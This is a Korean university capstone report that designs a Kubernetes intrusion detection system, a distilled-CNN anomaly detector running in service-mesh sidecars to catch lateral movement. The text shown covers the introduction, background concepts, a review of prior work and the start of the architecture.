

KD-CNN 기반 경량 서비스메시를 활용한 클라우드 네이티브 침입탐지시스템 설계 및 구현



202014325 신의철 suc2150@pusan.ac.kr

202055598 정의진 ppvws@pusan.ac.kr

202322585 이시하 siiihhaaa@pusan.ac.kr

지도교수 최윤희

목 차

1. 서론.....	1
1.1. 연구 배경.....	1
1.2. 기존 문제점	2
1.3. 연구 목표.....	4
2. 연구 이해를 위한 사전 지식.....	5
2.1. 쿠버네티스.....	5
2.2. 사이드카 패턴.....	5
2.3. Lateral Movement 공격.....	6
2.4. Microservice와 서비스메시.....	6
2.5. 자기지도 대조학습, NT-Xent.....	7
2.6. CNN.....	8
2.7. Knowledge Distillation	8
2.8. OCSVM (One-Class SVM).....	8
3. 선행연구 분석.....	9
3.1. 선행 연구가 남긴 후속 과제	9
3.2. 본 연구의 차별점	10
4. KD-CNN 경량 서비스메시 아키텍처.....	11
4.1. 탐지 대상 트래픽 및 서비스메시 배치	11
4.2. 서비스메시 주요 모듈.....	13
4.3. 서비스메시 동작 로직 (FORWARD, DROP, RELAY).....	15
4.4. 공격 시나리오.....	18

5. 시스템 구현	21
5.1. 서비스메시 테스트베드 구축	21
5.1.1. 쿠버네티스 클러스터	21
5.1.2. MSA 게시판 애플리케이션	22
5.2. 서비스메시 구현	25
5.2.1. Traffic Handler.....	25
5.2.2. Traffic Converter.....	27
5.2.3. Anomaly Detector	31
5.2.4. Control Plane.....	40
5.3. 모니터링 대시보드 구현	42
5.3.1. 대시보드 백엔드	42
5.3.2. 대시보드 프론트엔드	45
5.4. 시스템 배포	48
6. 이상 탐지 모델 분석 및 평가.....	49
6.1. 실험 평가 방법.....	49
6.2. 이상탐지 성능 평가	49
6.3. Latency 평가.....	54
6.4. 확정 모델.....	56
6.5. 선행 raw-byte 표현의 실측 분석.....	61
6.6. 실패 사례	63
7. 시연.....	65
7.1. 공격 시연.....	65
7.1.1. k1 - Kubernetes API 정찰 및 탈취	65
7.1.2. r1 - 저장형 XSS를 통한 응답 위조	66

7.2.	방어 시연	68
8.	결론 및 향후 연구 방향	72
8.1.	결론	72
8.2.	향후 연구 방향	72
9.	구성원별 역할 및 개발 일정	74
9.1.	구성원별 역할	74
9.2.	개발 일정	74
10.	참고 문헌	75

1. 서론

1.1. 연구 배경

컨테이너와 쿠버네티스로 대표되는 클라우드 네이티브 아키텍처는 오늘날 서비스 배포의 사실상 표준으로 자리 잡았다. 애플리케이션을 독립적으로 배포 및 확장 가능한 여러 마이크로서비스로 분해하고, 이들이 네트워크 호출로 협력하는 MSA 구조가 보편화되면서, 서비스 간에 오가는 내부 통신(east-west 트래픽)의 양과 복잡도 또한 함께 증가했다. 하나의 사용자 요청이 인증 및 게시글, 댓글과 같은 여러 서비스를 연쇄적으로 거치는 오늘날의 구조에서, 이 내부 통신 경로는 그 자체로 새로운 공격 표면이 된다.

위협 양상도 달라지고 있다. LLM 기반 도구의 확산으로 공격 자동화와 신종 공격의 생성 비용이 급격히 낮아졌고, 규칙에 의존하는 방어만으로는 대응이 어려운, 소프트웨어 공급자에게 알려지지 않았거나 아직 보안 패치가 제공되지 않은 취약점을 악용하는 제로데이 공격이 늘고 있다. 특히 공격자가 하나의 Pod를 침해한 뒤, 클러스터 내부의 다른 Pod나 쿠버네티스 API로 접근을 넓혀 가는 측면 이동(Lateral Movement)은 외부 경계 방어를 이미 통과한 뒤 내부에서 범위를 확산하는 공격으로서 탐지가 특히 어렵다.

이러한 측면 이동이 성립하는 배경에는 클러스터 자체의 설정 문제가 있다. 쿠버네티스는 서비스 어카운트, RBAC, kubelet 등 권한 요소가 많고 구성이 복잡해, 필요 이상으로 넓은 권한이 부여되거나 접근 제어가 느슨하게 설정되는 경우가 빈번하다. 이렇게 잘못 설정된 권한은 침해된 하나의 Pod가 마운트된 서비스 어카운트 토큰이나 노출된 kubelet을 이용해 클러스터의 다른 자원과 API로 접근을 넓히는 발판이 된다. 즉, 잘못 설정된 권한이 최초 침해를 넘어 내부 확산의 통로 역할을 하게 된다.




그림 1. Kubernetes 침해 이후 측면 이동 및 클라우드 환경 확산 과정

이러한 위험은 실제 공격 사례에서도 확인된다. 클라우드 및 컨테이너 환경을 겨냥해 온 위협 그룹 TeamTNT는 잘못 설정된 Kubernetes 클러스터를 스캔 및 침해하여 약 5만 개의 IP를 감염시키는 웜 형태의 공격을 수행했다. 공격자는 침해한 컨테이너를 발판으로 노출된 kubelet과 탈취한 서비스 어카운트 토큰 및 클라우드 자격 증명을 이용해 클러스터 내부의 다른 자원으로 접근 범위를 확장 후 tmate 세션이나 IRC 채널로 command-and-control 연결을 수립하는 방식으로 공격을 전개했다[1]. 최근에도 서비스 어카운트 토큰 탈취와 이를 이용한 프로덕션 클러스터 내 측면 이동 사례가 지속적으로 보고되고 있다. 이는 하나의 Pod 침해가 내부 권한과 통신 경로를 따라 클러스터 전체로 확산될 수 있는 현실적인 위협임을 보여준다.

1.2. 기존 문제점

클라우드 네이티브 환경의 서비스 간 통신을 제어하기 위해 Istio, Linkerd와 같은 서비스메시가 널리 사용된다. 이들은 각 Pod에 사이드카 프록시를 주입해 애플리케이션 코드의 변경 없이 통신을 가로채고, 다음과 같은 보안 기능을 제공한다.

- 접근 제어(Access Control): 네트워크 정책, 인가 정책, 신뢰 정책 등을 이용해 서비스 간 접근을 제한한다.

- 자원 보호(Resource Protection): Gateway와 Sidecar가 각각 클러스터 및 개별 워크로드 수준에서 보호 지점으로 동작한다.

- 최소 권한(Least Privilege): 기본적으로 모든 통신을 차단한 뒤 필요한 통신만 허용하는 deny-all → selective allow 구조를 적용할 수 있다.

- 모니터링 및 분석: Sidecar와 Gateway가 메트릭과 로그를 수집해 외부 모니터링·분석 시스템으로 전달할 수 있다.

- 신원 검증: Istio의 SPIFFE 등 workload identity와 mTLS를 활용해 통신 상대의 신원을 검증할 수 있다.

그러나 이러한 메시의 보안 모델은 관리자가 사전에 정의한 정적 정책을 지속적으로 검증하는 예방적 통제(preventative control)이지, 서비스 자체에서 발생하는 트래픽의 이상 행위를 학습해 탐지하는 침입 탐지 시스템이 아니다. Istio 진영의 설명에 따르면 서비스메시는 침입탐지시스템이나 단순 모니터링 솔루션이 아니며, 사전에 구성된 메시 정책에 대해 통신을 검증하는 예방적 통제에 해당한다[2]. 접근 제어와 최소 권한이 통신의 허용 여부를 규칙으로 판단하고, 신원 검증이 통신 상대의 인증서 유효성만을 확인하며, 모니터링이 수집한 데이터의 이상 판정을 외부 시스템에 위임한다는 점에서, 메시 자체는 정의된 규칙의 경계를 넘는 위협을 스스로 탐지하지 못한다.

이 한계는 두 대표 메시의 정책 구조에서 공통적으로 드러난다. Linkerd의 인가 정책은 기본적으로 모든 트래픽을 허용하며(all-unauthenticated), 관리자가 CRD로 조건을 명시했을 때에만 접근을 제한하는 허용/거부 방식으로 동작한다[3]. selective allow와 같이 최소 권한 구조를 적용하더라도, 이는 어떤 서비스가 어떤 대상과 통신할 수 있는지를 규칙으로 고정하는 것이지, 허용된 경로 안에서 오가는 트래픽의 내용이 정상인지 이상인지를 판별하는 것은 아니다. 따라서 이미 허용된 통신 경로를 그대로 이용하면서 정상 트래픽과 프로토콜 및 포인트가 동일한 애플리케이션 계층 공격이나, 사전에 정의된 적 없는 제로데이 취약점에는 대응하기 어렵다. 또한 서비스메시의 mTLS가 제공하는 인증은 연결 양단의 인증서가 유효한지를 검증할 뿐, 그 이상의 판단은 메시의 몫으로 남는다. 이 때문에 서비스메시만으로 알려진 위협과 알려지지 않은 위협 벡터를 모두 탐지하는 데에는 한계가 있다. 특히 침해된 Pod가 이미 인가된 east-west 경로를 따라 다른 서비스로 확산되는 측면 이동은, 통신 자체가 정책상 허용된 형태를 띠기 때문에 정적 정책 기반 방어의 사각지대에 놓인다.

1.3. 연구 목표

본 연구의 목표는 KD-CNN 기반의 경량 AI 서비스메시를 개발하여 클라우드 네이티브 환경의 침입 탐지 시스템을 구현하는 것이다. 각 서비스 Pod에 사이드카로 결합된 프록시가 outbound 트래픽을 가로채 세션 단위로 이상 여부를 판정하고, 이상으로 판정된 트래픽에 대해서는 Control Plane 및 형제 Replica Pod와의 교차 검증을 한 단계 더 거쳐 오탐을 걸러낸 뒤 차단(DROP)하거나 안전한 응답으로 교체(RELAY)함으로써, 침해된 Pod에서 시작되는 측면 이동을 트래픽의 출발 지점에서 억제하고 애플리케이션 코드의 수정 없이 서비스 간 통신의 안전성을 확보한다. 이러한 학습 기반 탐지를 서비스메시에 결합하려는 시도는 선행 연구에서 이미 이루어졌다[8], [10]. 선행 연구에 관한 자세한 내용은 3절에서 다룬다.

2. 연구 이해를 위한 사전 지식

2.1. 쿠버네티스




그림 2. 쿠버네티스 클러스터 아키텍처

쿠버네티스는 여러 노드를 묶어 컨테이너의 배포, 확장, 복구를 자동화하는 컨테이너 오케스트레이션 플랫폼이다. 배포의 최소 단위는 Pod이다. Pod에는 하나 이상의 컨테이너가 존재할 수 있고, 네트워크를 공유할 수 있다. 쿠버네티스에서는 Kubernetes API를 이용해 클러스터의 모든 상태 조회와 변경이 가능하다. 본 연구는 쿠버네티스 클러스터 위에 MSA 게시판과 서비스메시를 배포한다.

2.2. 사이드카 패턴

사이드카 패턴은 메인 애플리케이션 컨테이너 옆에 보조 기능을 담당하는 별도 컨테이너를 같은 Pod 안에 함께 배치하는 구조로, 두 컨테이너가 네트워크 네임스페이스를 공유하므로 애플리케이션 코드를 수정하지 않고도 그 트래픽을 가로채거나 관측할 수 있다. 본 연구는 각 서비스 Pod에 트래픽 이상 탐지 기능을 담은 프록시 컨테이너를 사이드카로 결합하여, 메인 컨테이너의 코드 변경 없이 트래픽을 검사한다.

2.3. Lateral Movement 공격




그림 3. Lateral Movement 공격 개념도

Lateral Movement(측면 이동)는 공격자가 하나의 시스템을 침해한 뒤 그 발판을 이용해 내부의 다른 시스템으로 접근을 확장해 나가는 공격 단계이다. 클라우드 네이티브 환경에서는 침해된 Pod가 같은 클러스터의 다른 서비스나 Kubernetes API로 요청을 보내며 확산되는 형태로 나타난다. 본 연구는 이처럼 침해된 Pod에서 바깥으로 확장되는 트래픽을 탐지 대상으로 삼아, 그 요청을 검사, 차단함으로써 측면 이동을 억제한다.

2.4. Microservice와 서비스메시




그림 4. 서비스메시 아키텍처

마이크로서비스 아키텍처(MSA)는 하나의 애플리케이션을 독립적으로 배포, 확장 가능한 여러 작은 서비스로 나누고, 서비스 간에는 네트워크 호출로 통신하는 구조이다.

서비스메시는 이러한 서비스 간 통신을 각 서비스에 결합된 프록시가 대신 처리하도록 하여, 애플리케이션과 분리된 계층에서 트래픽을 제어, 관측하는 인프라이다. 본 연구는 서비스메시의 이 구조를 침입 탐지에 활용하여, 각 서비스의 프록시가 통신을 가로채 이상 트래픽을 검사하도록 구현한다.

2.5. 자기지도 대조학습, NT-Xent




그림 5. 자기지도 대조학습 학습 방식

자기지도 대조학습은 정답 레이블 없이, 같은 데이터에 서로 다른 증강을 가한 두 관측을 가깝게, 서로 다른 데이터를 멀게 배치하도록 표현을 학습하는 방법이다. SimCLR은 이 방식의 대표적 프레임워크로, 배치 안의 다른 표본을 negative 표본으로 사용하고, NT-Xent(Normalized Temperature-scaled Cross Entropy) loss 함수를 이용해 표현 간 유사도를 최적화한다[4]. 본 연구에서는 이 방식으로 정상 트래픽만을 이용해 teacher 모델을 학습한다.

2.6. CNN




그림 6. LeNet-5 아키텍처

합성곱 신경망(CNN)은 입력을 격자 형태로 보고 국소 영역에 Convolution Filter를 반복 적용해 위치에 무관한 특징을 계층적으로 추출하는 신경망으로, LeCun 등이 문서 인식에 적용해 2차원 패턴 인식에서 다른 기법을 능가함을 보였다[5]. 본 연구는 세션 이미지를 이 CNN으로 인코딩하여 저차원 임베딩으로 압축하는데 사용한다.

2.7. Knowledge Distillation

지식 증류는 크고 표현력이 높은 Teacher 모델의 출력을 작은 Student 모델이 재현하도록 학습시켜, 성능을 유지하면서 모델을 경량화하는 기법이다. Hinton 등은 학생이 정답 레이블만 학습하는 것보다 교사의 부드러운 출력을 함께 학습할 때 더 풍부한 정보를 얻어 작은 모델로도 높은 성능에 이를 수 있음을 보였다[6]. 본 연구는 이 기법으로 Teacher 인코더의 표현을 사이드카에서 실행 가능한 작은 Student 인코더로 옮긴다.

2.8. OCSVM (One-Class SVM)

One-Class SVM은 정상 데이터만으로 그 분포의 경계를 학습해, 경계 밖으로 벗어나는 표본을 이상으로 판정하는 비지도 이상탐지 기법이다. Schölkopf 등은 정상 데이터를 원점에서 최대 마진으로 분리하는 초평면을 커널 공간에서 찾아, 결정 함수의 부호로 표본이 정상 분포에 속하는지를 추정하는 방법을 제시했다[7]. 본 연구는 학습된 인코더가 만든 정상 트래픽 임베딩에 OCSVM을 적합시켜, 공격 데이터 없이도 이상을 판정한다.

3. 선행연구 분석

3.1. 선행 연구가 남긴 후속 과제

Table 4: Performance comparison between abnormal traffic detection models.

Models	Kubernetes-Specific				CIC-IDS2017			
	Precision	Recall	F1-score	ROC-AUC	Precision	Recall	F1-score	ROC-AUC
CAE	79.08%	99.67%	88.19%	75.66%	58.80%	85.20%	69.58%	57.63%
CAE-Attention	79.70%	99.92%	88.67%	85.40%	59.14%	85.34%	69.86%	62.16%
Diffusion-AE	53.35%	95.14%	68.36%	57.75%	50.47%	98.60%	66.76%	57.01%
MAE	76.30%	94.15%	84.29%	74.47%	50.13%	99.96%	66.77%	55.40%
VAE	73.60%	99.42%	84.58%	78.08%	83.46%	71.09%	76.78%	77.75%
Deep-SVDD	86.04%	90.00%	87.98%	93.77%	67.37%	96.40%	79.31%	87.25%
CNN+OCSVM (Ours)	91.53%	94.32%	92.90%	98.29%	83.42%	99.90%	90.92%	93.50%

그림 7. 선행 연구 논문의 모델별 이상탐지 성능 비교

선행 연구는 서비스메시 프록시에 세션 인지 전처리와 KD-CNN + OCSVM 기반 이미지 이상탐지를 결합해 높은 탐지 성능(Recall 0.94, ROC-AUC 0.98)을 보고했으나[8], Discussion에서 그 성능이 모델의 본질적 변별력보다 공격의 이질성에 기인했을 가능성을 언급했다. 실제로 대부분의 K8s 이탈 공격은 침해 Pod가 :443 TLS로 API를 호출해 정상 트래픽(ex. :8080 HTTP)과 프로토콜 및 목적지가 달랐고, 이는 임베딩 공간에서 손쉽게 분리됐다. 즉 정상 트래픽에 프로토콜, 엔드포인트가 겹쳐 섞여 드는 hard case에 대한 검증이 없었다.

또한, 선행 연구는 아래 한계들을 후속 연구 과제로 남겼다.

첫째, 적응형 공격자에 대한 대응이 범위 밖으로 남겨졌다. 특히 공격자가 (a) 정상 패턴을 모방하거나, (b) 악성 페이로드를 여러 세션에 걸쳐 분할하거나, (c) 동일 ReplicaSet의 여러 Pod를 침해해 일관된 악성 요청 및 응답을 생성해 교차 검증을 무력화하는 회피 전략이 위협으로 지적됐다.

둘째, 탐지 활성화 시 추가 지연이 모델 추론 단계에서 주로 발생하므로 K8s 자원 제약 하에서 정확도를 유지하며 latency를 줄이는 더 효율적인 모델이 필요하다고 봤다.

셋째, 5-패킷 윈도우 특성상 SQL 삽입이나 위조 토큰 같은 단발성 단일 요청 공격은 시간적 패턴을 형성하지 못해 놓칠 수 있으며, 평가 데이터가 실험 환경 합성 트래픽과 대표 공격 유형에 한정된다는 대표성 한계도 함께 지적됐다.

3.2. 본 연구의 차별점

본 연구의 클러스터에서 정상 시나리오의 트래픽을 실측한 결과, 서비스 간 통신은 모두 평문 HTTP(8080)로 이루어지며 :443 TLS는 나타나지 않았다. 이는 선행 연구가 사용한 Kubernetes API 이탈 공격이 프로토콜과 목적지만으로도 정상 트래픽과 구분됨을 의미하며, 그 조건에서 얻은 탐지 성능만으로는 모델의 변별력을 입증하기 어렵다. 본 연구는 이러한 공백을 다음 세 가지 측면에서 보완하고자 했다.

첫째, 정상 트래픽과 동일한 프로토콜과 엔드포인트를 사용하는 애플리케이션 계층의 공격 시나리오를 탐지 대상에 추가했다. 이러한 공격은 개별 패킷의 형식만으로는 정상과 구분되기 힘들기 때문에, 단일 패킷이 아닌 연속된 여러 패킷을 함께 검토하도록 했다. 프로토콜이 이질적이어서 손쉽게 분리되는 공격이 아니라 정상 트래픽에 섞여 드는 공격까지 탐지되는지를 확인함으로써, 선행 연구가 지적한 분리 용이성 편향을 보완할 수 있는지를 검증했다.

둘째, 트래픽을 모델의 입력으로 변환하는 표현 방식을 달리하여 대조 실험을 수행했다. 선행 연구가 채택한 원시 바이트(raw-byte) 표현과 본 연구의 의미 기반(semantic) 표현을 같은 조건에서 비교한 결과, 의미 기반 표현이 분리도(ROC-AUC)와 재보정 안정성뿐 아니라 메모리 사용량과 추론 지연에서도 우수함을 정량적으로 확인했다.

나아가 서비스별 정상 트래픽 다양성에 맞춘 컨버터 분리 및 모델 크기 배정과 REQUIRED/FPR 기반 재보정, 데이터 다중 시드 및 재수집을 통해 결과의 재현성과 안정성을 보장하게 했다.

4. KD-CNN 경량 서비스메시 아키텍처

4.1. 탐지 대상 트래픽 및 서비스메시 배치




그림 8. Inbound, Outbound, Request, Response 트래픽 설명 그림

Pod 자기 자신을 기준으로 트래픽은 안으로 들어오는 트래픽(이하 inbound 트래픽)과 바깥으로 나가는 트래픽(이하 outbound 트래픽)이 있다. Inbound 트래픽과 outbound 트래픽은 각각 요청과 응답 두 가지로 나뉜다.

- **Inbound 요청 트래픽:** 다른 Pod C에서 내 Pod A에 특정 작업을 요청하는 트래픽
- **Outbound 응답 트래픽:** 다른 Pod C에서 내 Pod A에 특정 작업을 요청했을 때, 내가 해당 작업을 완료해 응답하는 트래픽
- **Outbound 요청 트래픽:** 내 Pod A에서 다른 Pod B에 특정 작업을 요청하는 트래픽
- **Inbound 응답 트래픽:** 내 Pod A에서 다른 Pod B에 특정 작업을 요청한 후, Pod B에서 해당 작업을 수행한 후 돌아오는 결과 응답 트래픽

본 시스템은 이미 침해된 Pod에서 공격이 확장되는 Lateral Movement 공격을 막는 것이 목적이므로 outbound 트래픽만이 검사 대상이다. 그리고 트래픽의 시작 지점에서 검사를 진행하기 때문에 outbound 트래픽만 검사해도 전체 시스템의 내부 트래픽은 모두 커버가 가능하다.

